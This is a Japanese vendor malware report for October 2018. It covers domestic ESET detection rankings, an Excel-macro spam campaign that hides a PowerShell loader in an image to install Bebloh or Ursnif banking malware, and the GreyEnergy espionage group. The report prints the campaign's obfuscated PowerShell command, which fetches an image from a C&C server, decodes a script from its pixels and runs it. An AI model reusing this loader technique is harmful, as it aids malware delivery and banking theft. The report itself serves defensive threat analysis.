2018年
10月
OCTOBER

MALWARE REPORT

マルウェアレポート

国内のマルウェア検出状況を解説

重要インフラを狙うマルウェア「GreyEnergy」による攻撃を解説

Canon キヤノンITソリューションズ株式会社

はじめに

「マルウェアレポート」は、キヤノンITソリューションズが運営する

「マルウェアラボ」が「ESETセキュリティ ソフトウェア シリーズ」の検出データを基に


国内のマルウェア検出状況についてまとめたレポートです。

ショートレポート「2018 年 10 月マルウェア検出状況」

1. 10 月の概況について
2. 画像へのデータ隠蔽技術を悪用するマルウェアがばらまき型メールで拡散
3. 重要インフラを狙うサイバースパイグループ「GreyEnergy」

1. 10 月の概況について

2018 年 10 月（10 月 1 日～10 月 31 日）に ESET 製品が国内で検出したマルウェアの検出数は 9 月から大幅に減少し、2018 年 5 月～8 月と同水準に戻りました。



国内マルウェア検出数の推移

※2018 年 5 月の全検出数を 100%として比較

検出されたマルウェアの内訳は以下の通りです。

国内マルウェア検出数上位（2018 年 10 月）

順位	マルウェア名	比率	種別
1	JS/Adware.Agent	18.5%	アドウェア
2	VBA/TrojanDownloader.Agent	9.5%	ダウンローダー
3	HTML/ScrInject	4.7%	HTML に埋め込まれた不正スクリプト
4	Suspicious	4.4%	未知の不審ファイルの総称
5	JS/Redirector	2.9%	リダイレクター
6	JS/CoinMiner	2.3%	マイニングスクリプト
7	JS/Adware.Subprop	1.9%	アドウェア
8	Win32/RiskWare.PEMalform	1.1%	ブラウザハイジャッカー
9	Win32/Exploit.CVE-2017-11882	0.8%	脆弱性 CVE-2017-11882 を悪用するプログラム
10	JS/Kryptik.BLA	0.8%	暗号化や難読化が施された JavaScript


※本表に PUA (Potentially Unwanted/Unsafe Application; 必ずしも悪意があるとは限らないが、コンピューターのパフォーマンスに悪影響を及ぼす可能性があるアプリケーション)は含めていません。

10 月に最も多く検出されたマルウェアは、9 月に引き続き、Web 閲覧中に不正広告を表示させる可能性のあるスクリプト JS/Adware.Agent でした（参考：2018 年 9 月マルウェアレポート）。検出数は 8 月や 9 月と比べて落ち着いてはいるものの依然として高い水準にあります。

HTML/ScrInject、JS/Redirector、JS/CoinMiner、JS/Adware.Subprop、Win32/RiskWare.PEMalform も JS/Adware.Agent と同様に Web ブラウザーを利用するマルウェアあるいはリスクウェアであり、検出数上位の過半数を占める形になりました。これは、サイバー犯罪の主要な手段として Web が広く利用されていることを示しています（参考：2018 年 8 月マルウェアレポート）。

また、Microsoft Office のマクロ機能を悪用するダウンローダー（VBA/TrojanDownloader.Agent）を用いたばらまき型メールが再度確認されました。今回は画像ファイルへのデータ隠蔽技術やクリップボードを利用して、検出や解析を難しくするような手口が用いられています。こちらについては、次のトピックで詳しく解説します。

そのほかに、PDF ファイルを装った「.arj」という拡張子のファイルもばらまき型メールの添付ファイルとして確認されています。このファイルの実態は ZIP ファイルで、バックドアとみられる実行ファイルが格納されています。



ばらまき型攻撃メールに添付されていた ARJ ファイル（左）と
ARJ ファイルに格納されていた実行ファイル（右）

この実行ファイルは古い Visual Basic で作成されており*1、感染するとシステムに常駐して外部と継続的に通信を行います。その結果、遠隔操作やボット化、二次マルウェアへの感染などの被害を受ける可能性があります。

*1 マルウェアの解析を妨害するなどの目的で、Visual Basic 5.0/6.0 がパッカーとして利用されるケースがあります。Windows 10 でも Visual Basic 6.0 の動作環境が出荷時からインストールされており、2018 年現在も有効な方法です。

ESET 製品はこのようなマルウェア自体を検出・駆除するだけでなく、ボットとみられる動作を検出し、通信を遮断します。

ESET 製品のボットネット保護機能が今回のバックドアの通信を検出・遮断した画面

攻撃者は収益確保や妨害活動などを目的として様々な手法を試みています。常に最新の脅威情報をキャッチアップし、複数の対策を実施していくことが重要です。

2. 画像へのデータ隠蔽技術を悪用するマルウェアがばらまき型メールで拡散

2018 年は、バンキングマルウェア感染を目的としたばらまき型メールが、頻繁に発生しています。バンキングマルウェアに感染すると、インターネットバンキングの認証情報（ユーザーID やパスワード等）やクレジットカード情報が窃取され、銀行口座からの不正送金やクレジットカードの不正利用などの被害に遭う可能性があります。
マルウェアレポートでも、度々その攻撃内容を取り上げてきました。

- 2018 年 8 月マルウェアレポート「バンキングマルウェア感染を狙う IQY ファイルを用いたばらまき型メール攻撃」
- 2018 年上半期マルウェアレポート「インターネットバンキングを狙う脅威」

10 月 24 日以降、バンキングマルウェア感染を目的とした、新たなばらまき型メールが観測されています。メールには Excel ファイルが添付されています。この Excel ファイルはダウンローダーとして機能し、最終的にバンキングマルウェアをダウンロードします。

バンキングマルウェアをダウンロードするダウンローダーの存在は、これまでに頻繁に確認されてきました。多くのダウンローダーはセキュリティ製品などによる検出や解析を難しくするために様々な方法を用いますが、今回は画像ファイルにデータを隠蔽する「ステガノグラフィー」という方法が用いられていることが確認されました。ステガノグラフィーを用いて攻撃用のデータをあくまでも「画像ファイル」としてダウンロードさせることで、検出や解析を回避しようとしたと考えられます。


今回の攻撃の一連の流れを詳しく紹介します。
一段階目のダウンローダーとなる Excel ファイルが添付されていた、ばらまき型メールの一例を以下の画像に示します。

Excel ファイルが添付されていたばらまき型メールの例

弊社では、メールの件名に以下のものを確認しています。


- 申請書類の提出
- 請求データ送付します
- 注文書の件
- 納品書フォーマットの送付
- 立替金報告書の件です。

メールに添付されている Excel ファイルの内容は、下記画像のとおりです。



メールに添付されていた Excel ファイルの内容

画面上部の「編集を有効にする」をクリックし、その後に表示される「コンテンツの有効化」をクリックすると、マクロが実行されます。マクロ実行後の流れを、以下の画像に示します。



マクロ実行後の主な流れ

マクロが実行されると、コマンドプロンプトが起動します ［図中①］。その後、コマンドプロンプトが、以下のコマンドを実行します。

```
('SystEm.T'+'Ex'+'T'+'.ENc'+'o'+'DIng'); .('{1}{0}' -f'I','sa') ('a')
f'New','ct','-Obje'):^^^&('{0}{1}'-f 'Add-T','ype') -AssemblyName 'Sy
${g}=^^^&('a') ('{4}{2}{1}{0}{3}'-f '.Bi','ing','w','tmap','System.Dr
('{0}{1}{3}{2}' -f 'Net.','We','t','bClien')).('{1}{0}' -f'penRead','
('https://image                                    S_o.png')):${0}=^^^&('a')
f'Byte','[]') 1860:(0..2)^^^|.('%'){foreach(${x} in(0..619)){${p}=${g
'GetPi','xel').Invoke(${x},${_}):${o}[${_}*620+${X}]=( $4g7::('{1}{0}
'loor','F').Invoke((${p}.'B'-band15)*16)-bor(${p}.'g' -band 15))}};^^
f'I','EX')( ( LS vARIabLE:48x7 ).ValUE::'a`scii'.'get`s`TrInG'(${0}[(
¥wIndOws¥SyStem32¥CliP.ExE &&CMd.Exe  /c powerSHELL -ExeCUTIONpOl BYP
```

コマンドプロンプトが実行するコマンド

このコマンドによって、主に以下の内容が実行されます。


- PowerShell の起動 ［図中②］
- C&C サーバーの画像データ（水色で示した URL）をダウンロード ［図中③］
- ダウンロードした画像データを解析し、スクリプトを抽出 ［図中④］
- 抽出したスクリプトを実行 ［図中④］

C&C サーバーからダウンロードされる画像データのスクリーンショットを以下に示します。

ステガノグラフィーが用いられた画像のスクリーンショット

この画像が、本マルウェア実行に伴う一連の動きにおける最大の特徴です。この画像は一見するとただのプリンターの画像に見えますが、ステガノグラフィーと呼ばれるデータ隠蔽技術が使用されており、PowerShell スクリプトが隠蔽されています。

この画像内に隠蔽されているスクリプトは、以下画像のとおりです。



画像に隠蔽されているスクリプト

難読化されていますが、解読すると C&C サーバーにある別のマルウェアをダウンロードすることが確認できます。このスクリプトが実行されることにより、最終的に Bebloh や Ursnif と呼ばれるバンキングマルウェアに感染します。

ESET 製品では、メールに添付されていた Excel ファイルを VBA/TrojanDownloader.Agent.LCB として検出し、悪質なコードを除去します。加えて、Windows 10 に搭載されている AMSI（Antimalware Scan Interface）などを利用してスクリプトの実行を監視し、不審な挙動を検出・ブロックします。


本件においてはマクロが実行されなければ、バンキングマルウェアには感染しません。Excel のデフォルト設定では、マクロを実行する際に警告文が表示されます。不審なファイルに対して、マクロを安易に実行しないように心がけることも、対策の 1 つになります。

このように、インターネットバンキングユーザーを狙う攻撃は、巧妙化しています。常に最新の脅威情報をキャッチアップし、複数の対策を実施していくことが重要です。

3. 重要インフラを狙うサイバースパイグループ「GreyEnergy」


2018 年 10 月 17 日、ESET 社は GreyEnergy による攻撃手法の詳細を 公表しました 。GreyEnergy は過去 3 年の間、ウクライナやポーランドなど中東欧の国々のインフラに対する攻撃に関与していたとみられています。
現在確認されている限り、GreyEnergy マルウェアはインフラを標的とした他のマルウェアのような破壊活動は行っていません。その代わりに、人知れず偵察や情報収集を行っていました。

GreyEnergy は 2 通りの侵入経路を使うことが確認されています。
1 つ目は、メール経由です。標的に Microsoft Word のダウンローダーを添付した電子メールを送付します。受信者にマクロを実行させるため、Word ドキュメントは精巧な画像と文章で構成されています。受信者がダウンローダーを実行すると、初めに GreyEnergy Mini と呼ばれる GreyEnergy マルウェアの簡易バージョンがダウンロード・実行され、その後フルバージョンが実行されます。



2017 年 9 月に送付された悪質なマクロを含む Word ドキュメント

2 つ目は、Web サーバー経由です。標的の組織が組織内ネットワークのサーバー上で Web サービスを公開している場合、攻撃者は Web サーバーを経由して内部ネットワークに侵入します。
侵入に成功すると、攻撃者は内部ネットワーク上に Proxy C&C（攻撃指令）サーバーを設置します。Proxy C&C サーバーは内部ネットワーク上の感染 PC と外部の C&C サーバーとの通信を中継します。外部から直接 PC に指令を送る場合と比較して秘匿性が高く、ネットワーク管理者が気付きにくいという特徴があります。




GreyEnergy の 2 通りの侵入シナリオ

インフラに対するサイバー攻撃と言えば、2015 年末の ウクライナ大規模停電 が有名です。渋谷区の人口に相当する約 23 万人の人々に影響を与えたこの事件は、BlackEnergy によって引き起こされました。

今回公表された GreyEnergy は、BlackEnergy との関係性が指摘されています。

- **観測時期**：BlackEnergy の攻撃活動が観測されなくなった時期に、GreyEnergy の攻撃活動が観測されるようになった。
- **標的の類似性**：GreyEnergy の被害に受けた企業が、過去には BlackEnergy の標的とされていた。
- **構造の類似性**：両者ともモジュール型のマルウェアで、はじめに簡易バージョンのバックドアをインストールした後、管理者権限を取得してフルバージョンをインストールする。
- **通信の特徴**：全ての外部 C&C サーバーは Torを経由している。

さらに、TeleBots グループとの繋がりを示す要素も発見されています。2017 年 6 月、TeleBots は NotPetya と呼ばれるランサムウェアを使い、大規模な サプライチェーン攻撃を行いました 。そのおよそ半年前、NotPetya の初期バージョンと思われる Moonraker Petya が GreyEnergy による攻撃に使われたことが確認されています。また、Moonraker Petya のプログラムコードは、GreyEnergy マルウェアの核となるモジュールのプログラムコードと非常に類似しています。



BlackEnergy, TeleBots, GreyEnergy に関する出来事のタイムライン

これらの攻撃グループが同一かどうかについては推測の域を出ませんが、少なくとも攻撃手法（TTPs*2）やプログラムコードを共有している可能性は高いでしょう。インフラに迫る脅威に備えて、事業者間で積極的に情報共有を行うことが重要と言えます。
ESET 社では引き続き、GreyEnergy と TeleBots の活動を監視します。

*2 Tactics, Techniques, and Procedures の略で、戦術・技術・手順のことを指します。

ご紹介したように、今月は画像へのデータ隠蔽技術を用いたばらまき型メールが確認されたほか、重要インフラを狙うサイバースパイグループについての調査結果が ESET 社から発行されました。常に最新の脅威情報をキャッチアップし、対策を実施していくことが重要です。

■ 常日頃からリスク軽減するための対策について

各記事でご案内しているようなリスク軽減の対策をご案内いたします。
下記の対策を実施してください。

1. ESET 製品プログラムのウイルス定義データベースを最新にアップデートする
ESET 製品では、次々と発生する新たなマルウェアなどに対して逐次対応しております。
最新の脅威に対応できるよう、ウイルス定義データベースを最新にアップデートしてください。

2. OS のアップデートを行い、セキュリティパッチを適用する
ウイルスの多くは、OS に含まれる「脆弱性」を利用してコンピューターに感染します。
「Windows Update」などの OS のアップデートを行い、脆弱性を解消してください。

3. ソフトウェアのアップデートを行い、セキュリティパッチを適用する
ウイルスの多くが狙う「脆弱性」は、Java、Adobe Flash Player、Adobe Reader などのアプリケーションにも含まれています。
各種アプリのアップデートを行い、脆弱性を解消してください。

4. データのバックアップを行っておく
万が一ウイルスに感染した場合、コンピューターの初期化（リカバリー）などが必要になることがあります。 念のため、データのバックアップを行っておいてください。

5. 脅威が存在することを知る
「知らない人」よりも「知っている人」の方がウイルスに感染するリスクは低いと考えられます。ウイルスという脅威に触れてしまう前に「疑う」ことができるからです。
弊社を始め、各企業・団体からセキュリティに関する情報が発信されています。このような情報に目を向け、「あらかじめ脅威を知っておく」ことも重要です。

Canon

キヤノン ITソリューションズ株式会社

eset-info.canon-its.jp/